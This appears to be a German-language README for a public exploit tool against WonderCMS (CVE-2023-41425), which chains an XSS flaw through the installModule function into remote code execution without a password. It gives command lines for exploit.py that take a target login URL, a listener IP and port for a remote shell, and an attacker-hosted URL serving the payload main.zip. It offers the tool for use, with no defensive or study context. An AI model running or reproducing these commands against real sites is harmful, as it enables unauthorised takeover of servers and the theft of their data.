 twappz/cve-2023-41425
WonderCMS RCE CVE-2023-41425


WonderCMS Versionen v3.2.0 bis v3.4.2 mit XSS-Schwachstelle ermöglichen es einem Angreifer, RCE zu erreichen, indem er eine Komponente über die installModule-Funktion hochlädt (CVE-2023-41425) – ohne Kenntnis des Passworts.

Angabe des entfernten Hosts, von dem die main.zip-Datei heruntergeladen wird
./exploit.py -u http://example.com/loginURL -i 10.10.14.110 -p 4321 -r http://10.10.14.110:8000/main.zip
ODER Angabe der main.zip-Datei nicht erforderlich. Standardmäßig wird von main.zip heruntergeladen
./exploit.py -u http://example.com/loginURL -i 10.10.14.110 -p 4321